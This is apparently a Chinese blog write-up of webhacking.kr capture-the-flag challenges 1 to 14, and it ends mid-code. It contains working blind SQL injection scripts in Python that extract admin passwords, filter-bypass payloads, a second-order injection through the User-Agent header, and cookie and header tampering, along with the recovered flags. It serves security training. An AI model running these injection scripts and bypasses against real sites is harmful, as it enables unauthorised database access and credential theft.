

Webhacking.kr writeup (更新至challenge 29)

原创

[Bendawang](#) 于 2016-04-14 00:53:04 发布 4253 收藏 1

分类专栏: [WriteUp Web](#) 文章标签: [WEB CTF writeup Webhacking](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_19876131/article/details/51148227


版权



WriteUp 同时被 2 个专栏收录

24 篇文章 0 订阅

订阅专栏



Web

34 篇文章 2 订阅

订阅专栏

Webhacking.kr writeup

先附上题目的链接

<http://webhacking.kr>

challenge 1

第一个先看源码,

```
<a onclick=location.href='index.phps'>---- index.phps ----</a>
```

先有一个跳转, 跟过去看看

又得到了一些源码, 重点的如下:

```
<?
$password="?????";

if(ereg("[^0-9,.]",$_COOKIE[user_lv])) $_COOKIE[user_lv]=1;

if($_COOKIE[user_lv]>=6) $_COOKIE[user_lv]=1;

if($_COOKIE[user_lv]>5) @solve();

echo("<br>level : $_COOKIE[user_lv]");

?>
```

这里很容易就看出把 cookie 中的 user_lv 随便一个 5-6 之间的小树就可以了, 所以直接抓包修改就行了

Request to http://webhacking.kr:80 [112.216.9.92]

Forward Drop Intercept is on Action

Raw Params Headers Hex


```
GET /challenge/web/web-01/ HTTP/1.1
Host: webhacking.kr
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://webhacking.kr/index.php?mode=challenge
Cookie: user_kv=5.1; HPSESSID=58tk3o56jd4ug007chbiorne3
Connection: keep-alive
Cache-Control: max-age=0
```

challenge 2

好吧这道题。。半知半解加上猜测勉强算是做出来。

回到正题。

点进去是这个样子



然后开始找线索，注意，该页的源码里面发现了很关键的东西


```
><td colspan=5>
>
| <map name="main.jpg">
|   <area shape="rect" coords="15,8,517,54" href="index.php" target="" alt="" />
|   <area shape="rect" coords="339,63,403,93" href="about.php" target="" alt="" />
|   <area shape="rect" coords="413,63,490,92" href="member.php" target="" alt="" />
|   <area shape="rect" coords="500,63,582,92" href="research.php" target="" alt="" />
|   <area shape="rect" coords="592,63,651,92" href="bbs/index.php" target="" alt="" />
|   <area shape="rect" coords="662,64,745,93" href="fun.php" target="" alt="" />
|   <area shape="rect" coords="756,63,825,93" href="contact.php" target="" alt="" />
|   <area shape="rect" coords="851,7,890,65" href="admin/" target="" alt="" />
| </map>
| <br><center><br>
></td><tr>
```

这就是那条龙对应的连接，点一下就进到了登录admin的界面

admin page

 login

试了试没法儿注入，然后又发现了这里有个关键的东西：



又是要密码，试了试也没有可以注入的迹象，然后整个人都好了，看了题解之后（韩文题解，只能看懂图，爽翻。。。）说是首页这里有问题

```
) <center>
| <a href=index.php><img src=img/new.jpg border
? <br><br>
3 <!--2016-04-12 10:40:19--></td>
| <td width=88></td>
5 </table>
}
```

首页时

间注释掉了，然后通过抓包

```
GET /challenge/web/web-02/index.php HTTP/1.1
Host: webhacking.kr
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101
Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://webhacking.kr/challenge/web/web-02/member.php
Cookie: time=1460468419; HPSESSID=58tk3o56jd4ug007chbiorne3
Connection: keep-alive
Cache-Control: max-age=0
```

试试这里有没有问题，把这里改成如下：

```
time=1460468419 and 1=1
```

发现时间变成了

```
<a href=index.php><img src=img/new.jp
<br><br>
<!--2070-01-01 09:00:01--></td>
<td width=88></td>
</table>
```

那么再试试

```
time=1460468419 or 1=0
```

```
<a href=index.php><img src=img/new.jp
<br><br>
<!--2070-01-01 09:00:00--></td>
<td width=88></td>
</table>
```

所以这里是存在盲注的，那么就可以尝试爆一点东西出来，

由于无法判断是什么数据库，自然也不好直接爆，顶多爆一下库名之类没什么卵用的东西。这里主要是猜想刚才那个admin界面的表对应是admin表，然后猜解他的password字段，

对应的python代码也比较简单，贴一贴吧

```

import requests
import re
db_length=-1
db_name=""
url = 'http://webhacking.kr/challenge/web/web-02/index.php'
r=requests.session()
def doinject(param):
    header={"Cookie":"time="+param+";PHPSESSID=581tk3o56jd4ug007chbiorne3"}
    result=r.get(url,headers=header)
    content=result.content
    #print content
    if "09:00:01" in content:
        return 1
    return 0

def get_admin_pass():
    global db_length
    global db_name
    for i in xrange(100):
        param="1460468419 and if((select length(password) from admin)="+str(i)+"",1,0)"
        if doinject(param):
            db_length=i
            break
    print db_length

    for i in xrange(1,db_length+1):
        start=48
        end=122
        while(start!=end):
            #print str(start)+" : ">str(end)
            if(end-start==1):
                param="1460468419 and if(ascii(substr((select password from admin),"+str(i)+"",1))="+str
                if(doinject(param)):
                    end=start
                else:
                    start=end
            else:
                mid=(start+end)/2
                param="1460468419 and if(ascii(substr((select password from admin),"+str(i)+"",1))>="+st
                if(doinject(param)):
                    start=mid
                else:
                    end=mid
            db_name+=chr(start)
            print db_name
    print db_name
get_admin_pass()

```

```
F:\Python\ctf\webhacking.kr>python challenge.py
10
0
0n
0n1
0nly
0nly_
0nly_a
0nly_ad
0nly_adm
0nly_admi
0nly_admin
0nly_admin
```

所以密码就是 `0nly_admin`。

那么用这个密码去登录admin页面，得到提示：

admin page

Notice

-관리자 패스워드가 유출되지 않게 조심하세요.

.처음 사용하시는 분은 메뉴얼을 참고하세요.(메뉴얼 패스워드 : @dM1n__nnaual)

(尼玛啊，韩文提示你大爷的。。。百度谷歌翻译一下把)

好歹告诉了一个什么密码还是什么的东西吧。试了试不是board处的密码。

好吧，到这里就怼不动了，看看题解，发现莫名其妙的脑洞第二个表名




已跪好吧！

有了第二个表名，又来猜密码，代码都不用变，直接把表名换成 `FreeB0aRd` 就可以了，真是烦，浪费我这么多时间，结果是个脑洞。

```
F:\Python\ctf\webhacking.kr>python challenge.py
9
7
75
759
7598
75985
759852
7598522
7598522a
7598522ae
7598522ae
```

所以 board 处的密码就是 7598522ae 。

输入之后出现个链接，给了个zip， `__AdMiN__FiL2.zip`，打开，是一个html文件



好吧，这个是有解压密码的，突然想到刚才在admin界面拿到的提示还没有用，那个密码 `@dM1n__nnaual`，输入进去果然成功解压了！打开html文件
卧槽卧槽，终于出来了

```
10
11 <hr color=black>
12 <center><h3>Manual<p></h3></center><p>
13
14
15 <br><br>
16 <center><font size=2>패스워드는 <b>HacKed_by_n0b0dY</b> 입니다.</font></center>
17
18 <p>
19 <hr color=black>
20
```

所以flag就是这个了， `HacKed_by_n0b0dY`，好吧这道题我已经报警了，浪费了我整整快一天时间了。。。结果就尼玛脑洞过来的（好吧，可能是因为看不懂韩文，没有找到hint的位置吧）
然后去提交就行了。

challenge 3

打开就是这样一个网页

Puzzle

					1		
			1		1		1
			1	3	1	3	1
1	1	1					
		0					
		3					
	1	1					
		5					

gogo

然后简单看看，只有右下角的5*5格子可以操作，看看源码也并没有什么有价值的东西

然后观察格子，最后猜测，就是每一行或每一列对应的就是我们该画上的黑格子的数量，比如一个3，我们就要画三个连续的黑格子，比如111，我们就要画三个间隔的黑格子，所以试了试之后，如下：

					1		
			1		1		1
			1	3	1	3	1
1	1	1	█		█		█
		0					
		3		█	█	█	
	1	1		█		█	
		5	█	█	█	█	█

gogo

出现一个输入框，先抓包看看，也没有什么异常，尝试注入，发现answer字段这里有注入的迹象

```
answer=1010100000011100101011111&id=1
```

试了试之后，发现像是 `'`, `or`, `#` 等等都被过滤了，最后成功的payload就是这个

```
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
answer=101010000001110010101111 || 1&id=1
```

用 `||` 代替 `or`，所以根据返回来看，答案就是 `new_sql_injection` 这个了

challenge 4

一看先是个base64解码，然后又是sha1解密，接着还是sha1解密
 比较简单，最后答案就是 `test`
 不做赘述

challenge 5

这道题应该还是比较简单的了，我觉得明明应该是对的但还是不出来，浪费了不少时间，这里先不写，回头再来补把。

challenge 6

看源码，一堆替换，第一部分php代码就是当我们没有设定cookie的时候它会自动生成，这部分不用管。重点是第二部分，

```
$decode_id=$_COOKIE[user];
$decode_pw=$_COOKIE[password];

$decode_id=str_replace("!", "1", $decode_id);
$decode_id=str_replace("@", "2", $decode_id);
$decode_id=str_replace("$", "3", $decode_id);
$decode_id=str_replace("^", "4", $decode_id);
$decode_id=str_replace("&", "5", $decode_id);
$decode_id=str_replace("*", "6", $decode_id);
$decode_id=str_replace("(", "7", $decode_id);
$decode_id=str_replace(")", "8", $decode_id);

$decode_pw=str_replace("!", "1", $decode_pw);
$decode_pw=str_replace("@", "2", $decode_pw);
$decode_pw=str_replace("$", "3", $decode_pw);
$decode_pw=str_replace("^", "4", $decode_pw);
$decode_pw=str_replace("&", "5", $decode_pw);
$decode_pw=str_replace("*", "6", $decode_pw);
$decode_pw=str_replace("(", "7", $decode_pw);
$decode_pw=str_replace(")", "8", $decode_pw);

for($i=0;$i<20;$i++)
{
    $decode_id=base64_decode($decode_id);
    $decode_pw=base64_decode($decode_pw);
}

echo("<font style=background:silver;color:black>&nbsp;&nbsp;&nbsp;HINT : base64&nbsp;&nbsp;&nbsp;</font><hr><a href
echo("ID : $decode_id<br>PW : $decode_pw<hr>");

if($decode_id=="admin" && $decode_pw=="admin")
{
    @solve(6,100);
}
```

一开始的替换也没什么用，接着是base64解密20次，解密之后的值如果和 `admin` 相等的话，那么解决问题。这个就比较简单了，我们把 `admin` base64加密20次不就完了么，如下：

```
import base64
a = "admin"
for i in xrange(20):
    a=base64.b64encode(a)
print a
```

然后把生成的一大串东西抓包替换掉原有cookie中的 `user` 和 `password` 就行了。

challenge 7

这里源码在index.php下面，我摘录了比较重要的部分

```

.....
.....
if(eregi("--|2|50|\+|substring|from|infor|mat|ion|lv|%20|=|!|<>|sysM|and|or|table|column",$ck)) exit("Ac

if(eregi(' ', $ck)) { echo('cannot use space'); exit(); }
.....
.....
if($data[0]==2)
{
echo("<input type=button style=border:0;bgcolor='gray' value='auth' onclick=
alert('Congratulation')><p>");
@solve();
}

```

这里的随机数没有必要去想办法绕过，只要找到绕过过滤的方法，多试几次，总用一次随机数能够和你的payload对上，这里主要是注意下过滤了空格和2，其实有很多种替换方法，比如 `/**/`，或是编码 `%0a`，2的话就可以变成3-1，所以构造的 `payload` 如下：

```
http://webhacking.kr/challenge/web/web-07/index.php?val=0)%0aunion%0aselect%0a(3-1
```

然后多尝试几次就好了，或是写个简单的脚本：

```

#-- coding:utf-8 --
import requests
url='http://webhacking.kr/challenge/web/web-07/index.php?val=0)%0aunion%0aselect%0a(3-1'
param={'Cookie':'PHPSESSID=iajr6agbpqaijt379p1ef14ip4'};
num=0;
while True:
    r=requests.get(url,headers=param)
    num+=1
    print num
    content = r.content
    if 'nice try!' not in content:
        print content
        break;

```

challenge 8

这道题的源代码也在index.phps下面，这里就是一个比较基础的二次注入。

这里我把重要的分析写在源码里面了，源码如下：

```

$agent=getenv("HTTP_USER_AGENT");
$ip=$_SERVER[REMOTE_ADDR];
$agent=trim($agent);
$agent=str_replace(",","_",$agent);
$agent=str_replace("/","_",$agent);
//这里各种匹配，但是关键的单引号是可以使用的
$pat="/\|\/\*|union|char|ascii|select|out|infor|schema|columns|sub|-|\+|\|||update|del|drop|from|where|
$agent=strtolower($agent);
if(preg_match($pat,$agent)) exit("Access Denied!");

//这里又重新获取了一次user-agent，然后把单引号和双引号都去掉了，不能用了，所以这里没办法注入了
$_SERVER[HTTP_USER_AGENT]=str_replace("'", "", $_SERVER[HTTP_USER_AGENT]);
$_SERVER[HTTP_USER_AGENT]=str_replace("\"", "", $_SERVER[HTTP_USER_AGENT]);
$count_ck=@mysql_fetch_array(mysql_query("select count(id) from lv0"));
if($count_ck[0]>=70) { @mysql_query("delete from lv0"); }
//没办法直接注入的，因为单引号到此为止已经被匹配掉了
$q=@mysql_query("select id from lv0 where agent='$_SERVER[HTTP_USER_AGENT]'");
$cck=@mysql_fetch_array($q);
if($cck)
{
echo("hi <b>$cck[0]</b><p>");
if($cck[0]=="admin")

{
@solve();
@mysql_query("delete from lv0");
}

}

//注入点在这里，变量$agent是可以有单引号的，而且是可以控制的，所以我们可以先把admin账户插入进去，然后在访问admin
if(!$cck)
{
$q=@mysql_query("insert into lv0(agent,ip,id) values('$agent','$ip','guest')") or die("query error");
echo("<br><br>done! ($count_ck[0]/70)");
}
?>

```

所以第一次我们先截包把 `user-agent` 改成如下：

```
admin','1','admin')#
```

这样子执行下来，就成功把这行记录插入到了lv0表中去了。

然后我们再截一次包，直接把 `user-agent` 改成 `admin` 就成功了。

两次截图如下：

```
GET /challenge/web/web-08/ HTTP/1.1
Host: webhacking.kr
User-Agent: admin'!'.'admin'#!
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://webhacking.kr/index.php?mode=challenge
Cookie: PHPSESSID=iajr6agbpqajjt379p1efl4ip4
Connection: keep-alive
Cache-Control: max-age=0

HTTP/1.1 200 OK
Date: Mon, 18 Apr 2016 15:37:00 GMT
Content-Type: text/html
Connection: keep-alive
Server: Apache/2.4.4
X-Powered-By: PHP/5.3.23
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 255


<html>
<head>
<title> Challenge 8</title>
<style type="text/css">
body { background:black; color:white; font-size:10pt; }
</style>
</head>
<body>
<br> <br>
<center> USER-AGENT

<br> <br> done! (1/70)
</--

index.phps

-->

</body>
```

 Burp Suite Professional v1.6.27 - licensed to Larry_Lau

Burp Suite Professional v1.6.27 - licensed to Larry_Lau

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender

1 x 2 x ...


Go Cancel < >

Request

Raw Params Headers Hex

```
GET /challenge/web/web-08/ HTTP/1.1
Host: webhacking.kr
User-Agent: admin
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://webhacking.kr/index.php?mode=challenge
Cookie: PHPSESSID=iajr6agbpqajjt379p1efl4ip4
Connection: keep-alive
Cache-Control: max-age=0
```

challenge 9




这里一点开是个这样子的东西，截了个包发现是这么个情况，

```
GET /challenge/web/web-09/ HTTP/1.1
Host: webhacking.kr
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://webhacking.kr/index.php?mode=challenge
Cookie: PHPSESSID=brbg4rmf75uuj2gy4ff3n090i2
Connection: keep-alive
Authorization: Basic MTox
```

典型的Basic Authorization验证的，这里怎么输入密码都没有，几次尝试之后应该是不存在注入的，然后脑动一下换一个请求方式，

改成POST也不行，改成PUT一下子就进去了。

应该是这个网站限定了不能使用GET和POST，那么我们在burpsuite里设定一下，将所有包的GET请求都替换成PUT，



这里不懂的可以看一下我之前的介绍burpsuite的博客
http://blog.csdn.net/qq_19876131/article/details/50792020

然后知道当

```
no=1的时候回显的是apple
no=2的时候回显的是banana
np=3的时候是未知的，并给了提示
```

那么我们就想办法爆出no=3的时候的id是啥。

进过多次尝试之后，发现很多都被过滤掉了，最后试出的payload如下：

```
if(substr(id,1,1)in(0x41),3,0)
```

然后写了个脚本爆破一下id，如下：

```
import requests
url = "http://webhacking.kr/challenge/web/web-09/"
r=requests.session()
pw=""

def doinject(param):
    headers = {"Cookie" : "PHPSESSID=brbg4rmf75uvj2gv4ff3n090i2"}
    payload="no="+param
    result=r.put(url,params=payload,headers=headers)
    content=result.content
    #print content
    if "Secret" in content:
        return 1
    return 0

for x in xrange(1,12):
    for y in xrange(32,127):
        param="if(substr(id,"+str(x)+",1)in("+hex(y)+"),3,0)"
        if doinject(param)>0:
            pw += chr(y)
            print pw
            break

print pw
```

得到如下：

```
C:\Users\日出复活\Desktop>python new2.py
A
AL
ALS
ALSR
ALSRK
ALSRKS
ALSRKSW
ALSRKSWH
ALSRKSWHA
ALSRKSWHAQ
ALSRKSWHAQL
ALSRKSWHAQL
```

然后试了试，没有成功，全部变成小写，成功了，所以最后的密码就是

```
alsrkswhaql
```

challenge 10

这道题源代码如下：

```
<html>
<head>
<title>Challenge 10</title>
</head>

<body>
<hr style=height:100;background:brown;>
<table border=0 width=900 style=background:gray>
<tr><td>
<a id=hackme style="position:relative;left:0;top:0" onclick="this.style.posLeft+=1;if(this.style.posLeft==800)this.href='?go=800'>
<font style="position:relative;left:800;top:0" color=gold>|<br>|<br>|<br>|<br>buy lotto</font>
</td></tr>
</table>
<hr style=height:100;background:brown;>

</body>
</html>
```

读懂js的意思，就是 `this.style.posLeft==800` 时访问 `http://webhacking.kr/challenge/coding/code1.html?go=800`，那我们直接访问，弹出no hack，那么这里抓个包没有发现什么异常，那就多半是 Referer 了，把 Referer 跟上，成功！

The screenshot displays a web browser's developer tool with the following details:

- Request:**
 - Method: GET
 - URL: /challenge/coding/code1.html?go=800
 - Host: webhacking.kr
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
 - Referer: http://webhacking.kr/challenge/coding/code1.html
- Response:**
 - Server: Apache/2.4.4
 - X-Powered-By: PHP/5.3.23
 - Expires: Thu 19 Nov 1981 08:52:00 GMT
 - Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 - Pragma: no-cache
 - Content-Length: 761
 - HTML Content: The response is an HTML document with a title 'Challenge 10'. It features a JavaScript function that triggers an alert('Congratulation!') when the page is accessed from the correct referer. Below the alert, it displays a score of 250.

challenge 11

这里一开始看到正则如下：

```
$pat="/[1-3][a-f]{5}_.*218.29.102.122.*\tp\ta\ts\ts/";
if(preg_match($pat,$_GET[val])) { echo("Password is ?????"); }
```

意思就是一个匹配，匹配到就成功了，

你找一个在线测试的网站试几次就行了，这也是比较基础的正则，最后结果如下：

```
1aaaaa_11218129110211221111 p a s s
```

注意要URL编码一下，答案如下：

challenge 12

一道js解密的题，把源码直接全部复制到本地，然后将脚本中的 `eval` 改成 `document.write`，放到浏览器里源代码就出来了，然后格式化一下如下：

```
var enco = '';
var enco2 = 126;
var enco3 = 33;
var ck = document.URL.substr(document.URL.indexOf('='));
for (i = 1; i < 122; i++) {
    enco = enco + String.fromCharCode(i, 0);
}
function enco_(x) {
    return enco.charCodeAt(x);
}
if (ck == "=" + String.fromCharCode(enco_(240)) + String.fromCharCode(enco_(220)) + String.fromCharCode
    alert("Password is " + ck.replace("=", ""));
}
```

这里直接 `alert` 一下这一就出来了

```
String.fromCharCode(enco_(240)) + String.fromCharCode(enco_(220)) + String.fromCharCode(enco_(232)) + S
```




所以得到答案就是 `youaregod~~~~~!`

去首页提交一下就好了。

challenge 13

一道很直接的SQL注入题，有个hint是 `select flag from prob13password`

简单尝试了一下，发现可以用bool盲注，输入1的时候如下：



而别的输入要么无反应，要么返回0。

这里试了一会儿，发现很多很多都被过滤了，不过select可以用的，然后像是union、and、|、&、空格、=，都被过滤了。空格这里只能用%0a代替，连 `/**/` 都被过滤了。

但是还有两个盲注很关键的东西没有过滤，if和substr，然后试到这里我们可以想到构造如下 payload

```
0%0aor%0aif(substr((select%0aflag%0afrom%0aprob13password),1,1)in("0x41"),1,0)
```

发现并没有回显，然后多次更改来回尝试之后，发现是flag字段的问题，比如我们尝试这样子的语句

```
0%0aor%0aif(substr((select%0aflag%0afrom%0aprob13password),1,1)in("0x41"),1,1)
```

也就是说if语句永远返回1，但是最后还是没有回显，说明问题出在flag字段上，当我们换成这样子

```
0%0aor%0aif(substr((select%0account(flag)%0afrom%0aprob13password),1,1)in("0x41"),1,1)
```

于是有了回显，然后我们就意识到那个flag字段不能单独用，那就想想SQL有哪些聚合函数，最后折腾之后，想到了MAX()和MIN()函数，然后可以用substr(min(flag),1,1)代替原有的单独flag字段绕开过滤，这样子我们就一个个爆出了min(flag)的值（注意，这里MAX(flag)的值经过爆破得到是 **FLAG**，不是最后答案）

然后写个脚本，由于是顺序猜解，速度比较慢，代码如下：

```

import requests
url = "http://webhacking.kr/challenge/web/web-10/"
r=requests.session()
pw=""

def doinject(param):
    headers = {"Cookie" : "PHPSESSID=brbg4rmf75uvj2gv4ff3n09012"}
    payload="no="+param
    result=r.get(url,params=payload,headers=headers)
    content=result.content
    #print content
    if "<tr><td>1</td></tr>" in content:
        return 1
    return 0

for x in xrange(1,25):
    for y in xrange(32,127):
        param="%0aor%0aif(substr((select%0asubstr(min(flag),"+str(x)+"",1)%0afrom%0aprob13password),1,1
        #print str(x)+ " : "+hex(y)
        if doinject(param)>0:
            pw += chr(y)
            print pw
            break

print pw

```

结果如下图

```

C:\Users\日出复活\Desktop>python new2.py
C
CH
CHA
CHAL
CHALL
CHALLE
CHALLEN
CHALLENG
CHALLENGE
CHALLENGE1
CHALLENGE13
CHALLENGE13L
CHALLENGE13LU
CHALLENGE13LUC
CHALLENGE13LUCK
CHALLENGE13LUCKC
CHALLENGE13LUCKCL
CHALLENGE13LUCKCLE
CHALLENGE13LUCKCLEA
CHALLENGE13LUCKCLEAR
CHALLENGE13LUCKCLEAR

```


所以最后的答案就是 `challenge13luckclear`

challenge 14

源代码如下:

```
function ck()
{
var ul=document.URL;
ul=ul.indexOf(".kr");
ul=ul*30;
if(ul==pw.input_pwd.value) { alert("Password is "+ul*pw.input_pwd.value); }
